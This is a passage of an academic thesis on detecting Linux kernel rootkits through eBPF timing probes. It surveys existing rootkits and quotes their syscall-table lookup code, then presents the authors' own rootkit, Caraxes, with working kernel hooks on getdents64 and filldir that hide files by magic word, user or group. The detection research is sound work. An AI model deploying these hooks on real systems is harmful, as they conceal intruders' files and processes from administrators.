Listing 3.1: puszek [28] syscall wrapper

For replacing a syscall with another one, one has to find where they are stored. Assuming there is an array with pointers to all the syscalls one after another - *the syscall table* - puszek iterates linearly over the memory to find a chunk that has the address of, for example the `sys_open()` call. By including `linux/syscalls.h` in a kernel module the symbols for syscall functions become available. Therefore `void* sys_open_ptr = sys_open;` would reveal the address of the `sys_open` syscall, that the in turn can be overwritten. The implementation of this can be seen in Listing 3.2 displaying `/rootkit.c:1004–1024` from the original source repository. Overwriting elements of the syscall table though may need disabling of some protection mechanisms like zeroing the 5th least significant bit of the `cr0` register on an intel processor [67].

```

1004 static unsigned long **acquire_sys_call_table(void)
1005 {
1006     unsigned long int offset = (unsigned long int) sys_close;
1007     unsigned long **sct;
1008
1009     if(DEBUG) printk(KERN_INFO "finding syscall table from: %p\n", (
1010         void*)offset);
1011
1012     while (offset < ULLONG_MAX)
1013     {
1014         sct = (unsigned long **)offset;
1015
1016         if (sct[__NR_close] == (unsigned long *)sys_close)
1017         {
1018             if(DEBUG) printk(KERN_INFO "sys call table found: %p\n",
1019                 (void*)sct);
1020             return sct;
1021         }
1022         offset += sizeof(void *);
1023     }
1024     return NULL;
1025 }

```

Listing 3.2: puszek.c [28] syscall table finder

3.3.2 Sutersu

sutersu [25] is a kernel module rootkit that performs syscall table patching. The most recent version of Linux supported is 3.19. **sutersu** was used in real-world attacks as described by Lacework [43].

3.3.3 Reptile

Reptile [18] is a Linux kernel module rootkit for kernel versions 3 and 4, the published version does not compile on Linux 5+. It was used in several real-world cyber attacks [17] [81]. **Reptile**, different to previously discussed rootkits, does not wrap the whole `getdents` syscall, but `filldir()`, an inner function that gets called by `getdents`. It simply makes the function return the error `-ENOENT` indicating that the file that was trying to be filled does not exist, and thus hiding it. The signature of `filldir()` changed between Linux 6.0 and 6.1, but the principle of altering the return value of that function may still be used to build a rootkit for recent Linux versions.

3.3.4 Netkit

netkit [68] is software kit described by the author as a rootkit, implemented as kernel module. Different from the rootkits described so far it uses `call_usermodehelper()` to run executable from kernel mode. It does not contain features to hide processes started in such a way, even if compiled

with `CONFIG_NETKIT_DEBUG 0` and `CONFIG_NETKIT_STEALTH_FORCE 1`.

The latter only hides it from `lsmod`. It opens a port to listen for connections and accepting commands, but does not hide the listening port, it shows up via `ss -lntu`. Different from other rootkits described so far, it does not utilize function-hooking in the kernel. It is worth noting though, that the other rootkits do this exactly to achieve their hiding features. Therefore **netkit** does not qualify as a rootkit according to our definition.

3.3.5 Diamorphine

Diamorphine [63] is an actively developed Linux Kernel Module rootkit. It uses `kprobes` [44] to hack around the unexported `kallsyms_lookup_name()` since Linux > 4.4 and retrieve the syscall table for wrapping.

```
1 unsigned long * get_syscall_table_bf(void) {
2     unsigned long *syscall_table;
3     typedef unsigned long (*kallsyms_lookup_name_t)(const char *name)
4     ;
5     kallsyms_lookup_name_t kallsyms_lookup_name;
6     register_kprobe(&kp);
7     kallsyms_lookup_name = (kallsyms_lookup_name_t) kp.addr;
8     unregister_kprobe(&kp);
9 }
```

```

8  syscall_table = (unsigned long*)kallsyms_lookup_name("
   sys_call_table");
9  return syscall_table;
10 }

```

Listing 3.3: diamorphine [63] retrieving the syscall table.

```

1  struct kprobe {
2     struct hlist_node hlist;
3
4     /* list of kprobes for multi-handler support */
5     struct list_head list;
6
7     /*count the number of times this probe was temporarily disarmed
   */
8     unsigned long nmissed;
9
10    /* location of the probe point */
11    kprobe_opcode_t *addr;
12
13    /* Allow user to indicate symbol name of the probe point */
14    const char *symbol_name;
15
16    /* Offset into the symbol */
17    unsigned int offset;
18
19    /* Called before addr is executed. */
20    kprobe_pre_handler_t pre_handler;
21
22    /* Called after addr is executed, unless... */
23    kprobe_post_handler_t post_handler;
24
25    /* Saved opcode (which has been replaced with breakpoint) */
26    kprobe_opcode_t opcode;
27
28    /* copy of the original instruction */
29    struct arch_specific_insn ainsn;
30
31    /*
32     * Indicates various status flags.
33     * Protected by kprobe_mutex after this kprobe is registered.
34     */
35    u32 flags;
36 };

```

Listing 3.4: Definition of the kprobe struct in <linux/kprobes.h> kernel version 6.5.

kprobes are used for debugging and tracing. The `int register_kprobe(struct kprobe *kp);` function can be called with a `kprobe` struct, defined like shown in Listing 3.4 with either the `addr` or `symbol_name` fields set, the function will then populate the other field, see API Reference [44]. Thus *diamorphine* can locate the `kallsyms_lookup_name()` function and use it to retrieve `syscall_table`, to perform wrapping around syscalls. The code for retrieving the syscall table is shown in Listing 3.3.

Diamorphine runs on Linux 6.2. On newer Linux versions the kernel module fails to initialize though, because the trick for finding the syscall table does not work anymore. Commit `1e3ad78334a69b36e107232e337f9d693dcc9df2` [35] removed the syscall table from the Linux kernel entirely. This was done to mitigate a speculative execution vulnerability. As a side effect, it also mitigates a very common rootkit vector. The syscall dispatching now happens in a single `switch` statement. The difference is significant, because now the desired value to alter resides in the `TEXT` section, which is certainly marked as *no execute* instead of the `DATA` section which may be not marked as such. More importantly even though is that there is no symbol anymore which references the syscall function addresses, which could be used as a handle to change them.

3.3.6 *Revenge_rtkit*

Revenge_rtkit [80] is a Linux Loadable Kernel module based rootkit targeting Linux kernel 5.11. It uses the `kprobes` trick to locate the `kallsyms_lookup_name()` function to then find the syscall table and wrap the `getdents` syscall.

3.3.7 *sbl4d3/generic-linux-rootkit*

GLRK [83] is a proof-of-concept that shows how to use the `ftrace-hook` [71] framework to create a rootkit. `Ftrace` [77] is the Linux built in function tracer. For tracing functions it has the ability to execute code before and after functions are executed. Executing code before and after a function is equivalent to hooking, thus `ftrace` can be used for function hooking. **GLRK** only comes with examples for how to hook the `kill` syscall to perform privilege escalation, but no file or process hiding. Therefore the project as published does not qualify as a rootkit, according to our definition.

3.3.8 *Boopkit*

Boopkit [69] is a minimalistic eBPF proof-of-concept rootkit by Kris Nova. It features process hiding, remote activation via malformed packet and command execution. The rootkit gets triggered by receiving a TCP package with a malformed checksum, a client tool for sending this is provided. The command to execute is extracted via a `pcap` package filter mirror, this is not run as eBPF but as a sub-thread of the main rootkit process. The control flow of the rootkit is rather complex for a program of this size, the basic idea can be seen in Figure 3.1.

eBPF is used for activation and process hiding: `pr0be.boop.c` attaches at `tp/tcp/tcp_bad_csum` and at `tp/tcp/tcp_receive_reset` and copies the source address of the affected packet into a BPF map, which wakes up the rootkit. The main process waits for exactly this event to be communicated via BPF map. `pr0be.safe.c` is for hiding, the process IDs to hide are saved in a BPF map by the main program and via probes at `tp/syscalls/sys_enter_getdents64` and `tp/syscalls/sys_exit_getdents64` directories, where the names that are the process IDs get skipped when listed, effectively making `/proc/$evil_process` invisible. The process IDs to hide are either the main process or processes that have the main process as their parent; this is necessary since the received commands are executed via `system()` which creates a child process.

If the specified command creates even further child processes they may be unhidden and have hidden parent process IDs. This could lead to detection, but `boopkit` is only a proof-of-concept, this flaw could easily be eradicated. Interestingly, `boopkit` unlike most other rootkits has an active main process that keeps running and listens for new commands, instead of just injecting code that gets triggered during normal execution flow by means known to the rootkits master.




Figure 3.1: Schematic control-flow of the boopkit rootkit.

3.4 The getdents Syscall

All the studied kernel rootkits somehow alter the `getdents` syscall. `getdents` is the core of the functionality of the system utility `ls`, for a given directory, it list all its contents. Why most rootkits leverage specifically this syscall is easily answered: Per definition of a rootkit it has to be able to hide **files**, **processes** and **ports**. In Unix-like systems, like Linux, everything is a file. Also processes are presented from the kernel to userprograms via the `/proc/` virtual filesystem, where each process is represented as a directory (directories are of course also files), with its process id as name and files

with information about the process inside. System utilities like `top` or `ps` get their information about processes from `/proc/`. So for a rootkit to hide a process it has to make the `/proc/$UNWANTED_pid` disappear. The `getdents` syscall is *the* and *only* interface for a userprogram to list a directory's contents. All libraries or tools that do the same depend on it. Traversing a filesystem, for example to search for something, can only be done by starting at the root (`/`), listing all files and directories (with `getdents`) and recursively performing the same on all directories again. Therefore, a rootkit having control over `getdents` can effectively hide any file and thus also process.

3.4.1 `getdents` Internals

`ftrace` can be used to create a call stack of a typical `getdents` invocation. This information will help to place eBPF probes later. Figure 3.2 shows how to use `ftrace`.

```

cd /sys/kernel/debug/tracing          # navigate to the tracer
echo function_graph > current_tracer  # select the wanted tracer
echo 1 > tracing_on;                  # turn the tracing on
ls ; tree                              # trigger getdents
echo 0 > tracing_on;                  # turn tracing off
less trace                              # inspect the output

```

Figure 3.2: The `ftrace` system to see the subroutines of `getdents`.

Filtering the output for `__x64_sys_getdents64` gives us Figure 3.3. All the studied rootkits do their shenanigans somewhere within this call stack. Even syscall table highjacking should be seen here, since `x64_sys_call` would be the same, but `__x64_sys_getdents64` a different one. This gives us an idea on which functions to place eBPF probes on.

3.5 eBPF for Kernel Tracing

The Linux Kernel has several tracing methods built in, the project landscape of Linux tracing is a bit complex [29]. To be notified of an event in the kernel it is necessary to alter the controlflow a tiny bit, with some code that writes the event when execution flow passes by. There are two ways of doing so: `tracepoints` [27], those can be imagined like `if(false){jump ADDRESS}` instructions in the machine code, which can be changed to alter the controlflow at the naturally predefined points. The other mechanism are `kprobes` [44], those can be placed almost arbitrarily anywhere. When a `kprobe` is registered the instruction that is probed, gets copied away and replaced by a breakpoint instruction. When the breakpoint is hit, control is passed over to the `kprobe` which then can run custom inserted code, after that the copied instruction has to be executed

```

0) | x64_sys_call() {
0) |   __x64_sys_getdents64() {
0) |     __fdget_pos() {
0) 0.476 us |     __fget_light();
0) |     mutex_lock();
0) 3.255 us |   }
0) |   iterate_dir() {
0) |     security_file_permission();
0) |     down_read_killable();
0) |     dcache_readdir() {
0) |       filldir64() {
0) 0.699 us |         verify_dirent_name();
0) 1.727 us |       }
0) 0.458 us |       _raw_spin_lock();
0) 0.466 us |       _raw_spin_unlock();
0) |       filldir64() {
0) 0.544 us |         verify_dirent_name();
0) 1.469 us |       }
0) |       scan_positives() {
0) 0.462 us |         _raw_spin_lock();
0) 0.461 us |         _raw_spin_unlock();
0) 0.469 us |         dput();
0) 4.787 us |       }

        /** loop **/

0) 0.473 us |     dput();
0) 118.077 us |   }
0) |   touch_atime() {
0) |     atime_needs_update() {
0) 0.464 us |       make_vfsuid();
0) 0.466 us |       make_vfsgid();
0) |       current_time() {
0) 0.478 us |         ktime_get_coarse_real_ts64();
0) 1.537 us |       }
0) 4.233 us |     }
0) 5.222 us |   }
0) 0.498 us |   up_read();
0) 132.216 us | }
0) |   __f_unlock_pos();
0) 138.769 us | } // end of __x64_sys_getdents64()
0) 139.968 us | } // end of x64_sys_call()

```

Figure 3.3: `__x64_sys_getdents64` call stack, shortened

and control passed back after the breakpoint. For data extraction there are several tools. A common one is `ftrace` [77] which is built into the Kernel and has its own codepaths that can be taken when tracepoints are hit. Users can interact with `ftrace` via the `/sys/kernel/tracing` virtual filesystem. `Ftrace` stands for function tracer but it has a way broader scope of use, it can trace scheduling events, interrupts, CPU power state transitions and more. The functions to be traced can be defined via globs (`auditd` [59] can not even do globs on file names) and tracing can be restricted to pids. `Ftrace` provides functionality to generate call graphs or make stack usage reports. Another popular tool for data extraction is **eBPF** [5], the *Barkley Packet Filter language extended* to run arbitrary programs, but within a virtual machine and not without static analysis. eBPF can therefore be used to supply custom code to be run when a breakpoint is hit. Additionally eBPF integrates so called *eBPF maps*, which are a key:value store to supply data it reads to a user program. `BCC` (BPF Compiler Collection) [87] is a toolchain that enables writing eBPF programs in C, compiling and loading them, and to process data received through eBPF maps in python.

Design & Implementation

In this segment we go through the architecture of our eBPF probe, and how we build up the experiment to evaluate its feasibility for detection. Additionally we describe the implementation of our own rootkit.

4.1 The eBPF Probe

The idea is to detect function hooking or patching in the kernel. If we can measure the time between enough points in the kernel to get a clear picture of their usual order of execution and the time that is typically needed to get from one to the next, then we should easily detect if a rootkit inserted some code in between.

eBPF programs can only use the BPF helper functions, not all the functions that are exported in Linux headers, in other words eBPF is limited compared to Kernel Modules.

Since we only need to measure time inside the probe, we can do this with `bpf_ktime_get_ns()` and we use `bpf_get_current_pid_tgid()` to identify the process and thread on who's means the kernel is operating (i.e. the process that performed the syscall). We use a BPF ringbuffer to forward the data to the user space part of the detection program. The creation and connection of the ringbuffer is handled by BCC. The event type is defined here as a struct in C, and thanks to BCC also available on the userland side in python then. Thus the resulting eBPF probe program is rather simple, see Figure 4.1.

```

1  BPF_RINGBUF_OUTPUT(buffer, 1 << 4);
2  struct event {
3      unsigned long time;
4      u32 pid;
5      u32 tgid;
6  };
7  int probe(struct pt_regs *ctx) {
8      struct event *event = buffer.ringbuf_reserve(sizeof(struct
9          event));
10     if (!event) {return 1;}
11
12     u64 pid_tgid = bpf_get_current_pid_tgid();
13     event->tgid = pid_tgid >> 32;
14     event->pid = (u32) pid_tgid;
15     event->time = bpf_ktime_get_ns();
16
17     buffer.ringbuf_submit(event, 0);
18     return 0;
19 }

```

Figure 4.1: The eBPF probe.

There are some difficulties arising when creating such a detection tool with BCC. Writing into pipes and files performs syscalls, thus we have to store all the data in memory, until we unload the probes, otherwise we are possibly inspecting our detection program. To counter this additionally, we add a statement in the eBPF probe to drop the event if it was caused by our detection program. The pid is known before the eBPF program gets compiled, therefore we can hardcode it in there. Next we face an old known classic problem: synchronization between producer and consumer. The eBPF program creates events and places them in the ringbuffer, the user space detection program reads from there. We can specify the size of the ringbuffers, in fact we even use a separate ringbuffer for each type of event, i.e. for each kernel function where we insert a probe - the probe just happens to be compiled from the same source. This way we can differentiate which probe point was hit. Unclear is in which order to poll the ringbuffers, round-robin style is straight forward, but this way we may look into many empty ringbuffers if only one is producing. The other option would be to have a separate thread for each ringbuffer and use the blocking version of poll, this way the kernel has to do the synchronization.

Usually the functions that get invoked when `__x64_sys_getdents64` gets invoked are the same, it has several sub functions that get called to do the work. Typically they would get executed in similar temporal patterns, for example `foo()` does some instructions and then calls subroutine `bar()` and so on. Given the amount of work done in a function does not depend on the input, for example when listing files in a directory,

the time-delta between function entries should be stable. Until a rootkit hooks the inner function, it also performs instructions and thus consumes time.

To validate our theory we collect time stamps of entry and exit of all functions that get subsequently invoked by a call to `__x64_sys_getdents64`, see the call tree in Figure 3.3. We calculate the time-deltas between all the invocations and returns for each pair. If they are normally distributed with low variance our theory holds. Of course there will be pairs that are not normally distributed, those where the work between the probe points depends on the input, i.e. number of files in the directory. We will not use those operations that involve I/O for detection.

To calculate the time-deltas between time stamps, one takes the ordered list of timestamps and for each adjacent points subtracts the lower value from the higher one, the name of the interval will be the names of the two probe points with a colon in between. For example if `dcache_readdir-enter` is hit at t_1 and then `filldir-enter` at t_2 , we will have one occurrence of the interval “`dcache_readdir-enter:filldir-enter`” who’s length is $t_2 - t_1$. Then if `verify_dirent_name-enter` happens next at t_3 , the next interval we have is “`filldir-enter:verify_dirent_name-enter`” with a length of $t_2 - t_3$ and so on.

4.2 A Modern Rootkit

Throughout this chapter we discuss the design of a rootkit that can run on Linux 6.5+. We explain why it is necessary to build a new one and look into building blocks and ideas we can take from existing rootkits.

4.2.1 Problems with existing Rootkits

We developed the eBPF detection tool on Linux 6.5, but even though eBPF exists for older Linux versions, it does not really run as desired on Linux <6.2. In particular syscall entry probe points do not work before 6.5 and we need these. The error message in Figure 4.2 indicates that eBPF on older Linux versions does not have access to all probe points.

```
cannot attach kprobe, probe entry may not exist
Exception: Failed to attach BPF program to kprobe b'x64_sys_call'
```

Figure 4.2: Error message when trying to attach a eBPF program to a syscall entry function with BCC, on Linux <6.2.

So we need a rootkit that runs with a very recent Linux version too. We did not expect such big changes within a major Linux version, but the changes that break the rootkit are rather subtle. To be fair, nobody tries to keep up compability with a rootkit.

Diamorphine

Diamorphine claims to run on Linux 6.x. On Ubuntu 22.04 a compiler mismatch prevents Diamorphine from building for Linux 6.2. This can be worked around by using a specific gcc version. But Diamorphine performs syscall wrapping, thus we need the timestamps of `x64_sys_call`, to have something around `__x64_sys_getdents64`, this is only available with eBPF on Linux 6.5+. Linux 6.9 introduced a security measure [35] against exploits abusing speculative execution on x86, that entirely removes the syscall table. This security measure has been backported to v6.8.5+, v6.6.26+, v6.1.85+, v5.15.154+ as well [20]. Thus, Diamorphine's practice of overwriting entries in the syscall table is not possible anymore.

Reptile

Reptile utilizes `#include <linux/kallsyms.h>` for finding symbols, which is not available anymore in Linux 6, the kprobe lookup trick discussed earlier section 4.2.1 would have to be ported. Reptile does not perform syscall wrapping, it wraps among others `filldir`, but its signature was changed in Linux 6.1, which would also have to be ported.

sw1tchbl4d3/generic-linux-rootkit

The **generic linux rootkit** (GLRK) uses the `ftrace-hook` method by ilammy [71], a framework for executing arbitrary code around kernel functions. It does not compile on Linux 5.15. On Linux 6.2 and 6.5 the privilege escalation example works. But another one that hooks `execve` to read its arguments gets killed with a memory violation. The memory violation appears to be the access of a pointer inside the `argv` array without `copy_from_user`. Also the project lacks actual rootkit functionality, it is not able to hide processes or files. But it is a framework on which one could easily build such functionality.

4.2.2 Caraxes

Caraxes will be the name of our own rootkit implementation.

GLRK is a good point to start, since the employed `ftrace`-hooking mechanism works on Linux 6.5. So to add rootkit functionality to it we have to set a `ftrace-hook` on `getdents64`. In the framework this looks as follows: `HOOK("sys_getdents64", hook_sys_getdents64, &orig_sys_getdents64)`, where the first argument is the name of the target function to hook, the second is our provided function that will be executed instead, and the third argument is a functionpointer that will get the original function as a target, in case we want to use it. `ftrace` as mentioned earlier is Linux built in tracing system. The name comes from the initial functionality "function tracer" but the capabilities go far beyond that now. Essentially in order to be able to trace functions, `ftrace` needs to have the ability to have code execution before and after

functions, this way it can know when specific code points are passed. Pretty much like our probe system described in section 4.1, we could have implemented this with `ftrace` as well, but eBPF is the more modern interface with better tooling. Code execution around another function is also exactly what a rootkit needs, thus instead of just tracing and noting when a code point was passed, other code could be executed. This is what `ftrace`-hooking mechanism provides: use `ftrace` to register functions to be called instead of others, since as soon as control is passed over to the via `ftrace` supplied code, it can decide where execution continues.

`getdents64` has three arguments, the filedescriptor of the directory to read, a pointer to an array of `linux_dirent` structs to save the result to and an integer that specifies the maximum requested entries, implying the size of the `linux_dirent` array, the return value is the number of bytes in the dirent array now. The easiest approach to hide files is therefore: call the original `getdents` function, this will populate the dirent array; then simply iterate over the array and check for names that we want to hide. If we find one we want gone we move the rest of the array to the left, effectively overwriting the unwanted entry; then just adapt the return value respectively. Hiding processes is a bit harder, they live in the `/proc/` virtual filesystem with their pid as the directory name, said directory contains then all relevant information about the process. We obviously can not make a process' directory called `43876_hide_me`. There are several alternatives though how we can manage this. One option would be to look into the directory and do some string matching on the `cmdline`, this would require the user to rename their executables though which is errorprone and tedious. We could look into `environ`, which holds a processes' environment variables and hide a process if a given variable is set. But this would require lots of string parsing which may take a very long time, and since we try to detect the rootkit via time difference it would be inexpressive if we go that way. Another option would be to have a list of pids to hide somewhere, that would be rather simple, but the pid a process receives after creation is not known before, so we could not hide the process from the very first moment. `Diamorphine` and `Reptile` use a flag in the `task_struct` to mark processes as invisible, they both use bits that are not available anymore in Linux 6.5 `linux/sched.h`, there are others available though, but the problem with that, like the list of pids, is that they do not have the ability to make a process hidden as soon as it starts. We decide to hide a process depending on its owner, meaning if a process is owned by a specific user or group we hide it. `vfs_fstat` gives user and group for a filedescriptor. This is a bit complex though, as we only have the filedescriptor of the directory, not of the elements inside. Early experiments resulted in a directory being hidden, if there was a file inside that should have been hidden. This means we have to call `vfs_fstatat` on every element in the directory to receive the user/group information, that we will use to decide whether to hide the element. This works because `vfs_fstatat` uses the combination of filedescriptor plus file name which is exactly the information we have at that point, given by and to `getdents64`.

The process hiding is only implemented to show that a fully functioning rootkit could be developed like this, we will disable it for our experiments because many calls to

4. DESIGN & IMPLEMENTATION

`vfs_fstat` could slow `getdents` down so much that it is very easy to detect. And there could be faster ways to implement this. Therefore presenting how a full rootkit may be implemented, but then opting to use only the least intrusive and therefore fastest implementation should serve best to present our arguments.

```

1 extern char* MAGIC_WORD;
2
3 /**
4  * Our fake getdents function.
5  * That sorts out unwanted entries out of the result of a call to the
6  * real getdents.
7  */
8 int __always_inline evil(struct linux_dirent __user * dirent, int res
9 , int fd) {
10     int err;
11     unsigned long off = 0;
12     struct kstat *stat = kzalloc(sizeof(struct kstat), GFP_KERNEL);
13     int user;
14     int group;
15     struct linux_dirent64 *dir, *kdir, *kdirent, *prev = NULL;
16
17     kdirent = kzalloc(res, GFP_KERNEL);
18     if (kdir == NULL){
19         printk(KERN_DEBUG "kzalloc failed\n");
20         return res;
21     }
22
23     err = copy_from_user(kdirent, dirent, res);
24     if (err){
25         printk(KERN_DEBUG "can not copy from user!\n");
26         goto out;
27     }
28
29     int (*vfs_fstatat_ptr)(int, const char __user *, struct kstat *,
30 int) = (int (*)(int, const char __user *, struct kstat *, int)
31 )lookup_name("vfs_fstatat");
32
33     while (off < res) {
34         kdir = (void *)kdir + off;
35         dir = (void *)dirent + off;
36         err = vfs_fstatat_ptr(fd, dir->d_name, stat, 0);
37         if (err){
38             printk(KERN_DEBUG "can not read file attributes!\n");
39             goto out;
40         }
41         user = (int)stat->uid.val;
42         group = (int)stat->gid.val;
43         /*
44          * If the file contains "MAGIC_WORD", is owned by the user or
45          * the group to hide,
46          * we make it dissappear.
47          */
48         if (strstr(kdir->d_name, MAGIC_WORD)

```

4. DESIGN & IMPLEMENTATION

```
44         || user == USER_HIDE
45         || group == GROUP_HIDE) {
46         if (kdir == kdirent) {
47             res -= kdir->d_reclen;
48             memmove(kdir, (void *)kdir + kdir->d_reclen, res);
49             continue;
50         }
51         prev->d_reclen += kdir->d_reclen;
52     } else
53         prev = kdir;
54     off += kdir->d_reclen;
55 }
56 err = copy_to_user(dirent, kdirent, res);
57 if (err){
58     printk(KERN_DEBUG "can not copy back to user!\n");
59     goto out;
60 }
61 out:
62     kfree(stat);
63     kfree(kdirent);
64     return res;
65 }
66
67 static asmlinkage long (*orig_sys_getdents64)(const struct pt_regs*);
68
69 static asmlinkage int hook_sys_getdents64(const struct pt_regs* regs)
70 {
71     struct linux_dirent __user *dirent = SECOND_ARG(regs, struct
72         linux_dirent __user *);
73     unsigned int fd = FIRST_ARG(regs, unsigned int);
74     int res;
75
76     res = orig_sys_getdents64(regs);
77
78     if (res <= 0){
79         // The original getdents failed - we aint mangling with that.
80         return res;
81     }
82
83     res = evil(dirent, res, fd);
84 }
```

Listing 4.1: Core functionality of the rootkit. Hiding a file if it contains a magic string or is owned by defined user/group.

Listing 4.1 shows the central functionality of Caraxes. `hook_sys_getdents64()` gets put on the spot of the original `sys_getdents64()` and thus called for it stead. The

hook function performs a call to original `sys_getdents64` and passes the result to our `evil()` function that removes entries from the result by our desire. It checks if the file names contain a `MAGIC_WORD`, or if files are owned by a specific user or group. The hiding of files happens by overwriting the result `dirent*` memory area by copying the other unhidden entries to the left and shortening the entry.

Caraxes with `filldir` hooking

Experiments showed the need of a different approach on file hiding. The syscall functions seem to be differently defined and linked than other functions. This is probably also part of the reason why BCC has a hard time tracing them on older Linux kernels. In our case specifically, turning on the probe on `sys_getdents64`, while the rootkit is hooking it to hide files was the problem: **the probe disabled the rootkit** and files were visible again.

Reptile (see section 4.2.1) does not hook `getdents` but `filldir` and alters the return value. We could do the same thing while using the `ftrace-hook` framework.

```

1 static bool (*orig_filldir64)(struct dir_context *ctx, const char *
   name, int namlen,
2     loff_t offset, u64 ino, unsigned int d_type);
3
4 static bool hook_filldir64(struct dir_context *ctx, const char *name,
   int namlen,
5     loff_t offset, u64 ino, unsigned int d_type) {
6
7     struct readdir_callback *buf =
8     container_of(ctx, struct readdir_callback, ctx);
9
10    if (strstr(name, MAGIC_WORD)) {
11        buf->result = -ENOENT;
12        return false;
13    }
14
15    return orig_filldir64(ctx, name, namlen, offset, ino, d_type);
16 }

```

Figure 4.3: Caraxes with `filldir` hooking instead of `getdents`.

Figure 4.3 shows our alternative implementation using `filldir`, an inner function of the `getdents` syscall, to hide files. If the file contains the `MAGIC_WORD` our hook function will return an error and the file seems to be non existent.

4.3 Experiment Design

The *Experiment* is defined as follows, and has many parameters that can be set to test different scenarios. In general the experiment is the detection mechanism, but it also handles rootkit loading and unloading and data collection as well. We use `bcc BPF Compiler Collection` [87] to inject the time measuring probes at definable points within the kernel. Defined can be any function that can be traced by `eBPF`, we set trace point for entering and returning of the function. The probe simply logs the `ktime`, which is the time passed since boot in nanoseconds, when the probe is hit, as well as the `pid` and `tgid` of the process that triggered. The next piece of the experiment is a directory with definable contents as a target to be read, usually a normal file and one to be hidden by the rootkit. The view as of `ls -al` without rootkit of the created directory is saved into the result for later comparison. We use our own basic implementation of `ls`, `ls-basic 4.5` to have fine grained control of the systemcalls that are performed.

The detection program then concurrently runs a loop to poll the BPF ringbuffers to read the probe data, while also running `ls-basic` a specified number of times to trigger `getdents64` syscalls, which may result in rootkit intervention.

Figure 4.4 depicts the core mechanics of the detection program. Reading of trace data from the BPF probes (left) happens simultaneous to a loop of invocations to `ls-basic` (right). `ls-basic` performs one syscall of type `getdents64` per invocation, the kernel side of the syscall is shown at the bottom right. The relevant functions there have BPF probes attached at `enter` and `return`.

With the timestamps from the BPF probes we can look at the time intervals that appear typically between two probe points. Some may be affected by I/O and thus a) take very long and b) absolutely inconsistent. Others may be rather deterministic. *Now if a rootkit were to inject some code somewhere between two points that appear with consistent time delta, we should see the time increase.* The described experiment runs twice, once without rootkit and a second time with rootkit, each time for a set amount of iterations often 100 or 1000.




Figure 4.4: Core view of the detection program.

```

1 #define SYS_OPEN_NR 2
2 #define SYS_GETDENTS64_NR 217
3
4 int fd, nread, bpos;
5 char buf[1024];
6 struct linux_dirent *d;
7
8 char* dir = "."; if (argv[1] != NULL){dir = argv[1];}
9
10 // Open the directory
11 asm volatile (
12     "syscall"
13     : "=a" (fd)           // fd will contain the return value
14     : "0" (SYS_OPEN_NR), // syscall number (in RAX)
15     "D" (dir),           // 1. arg: pathname to open (in RDI)
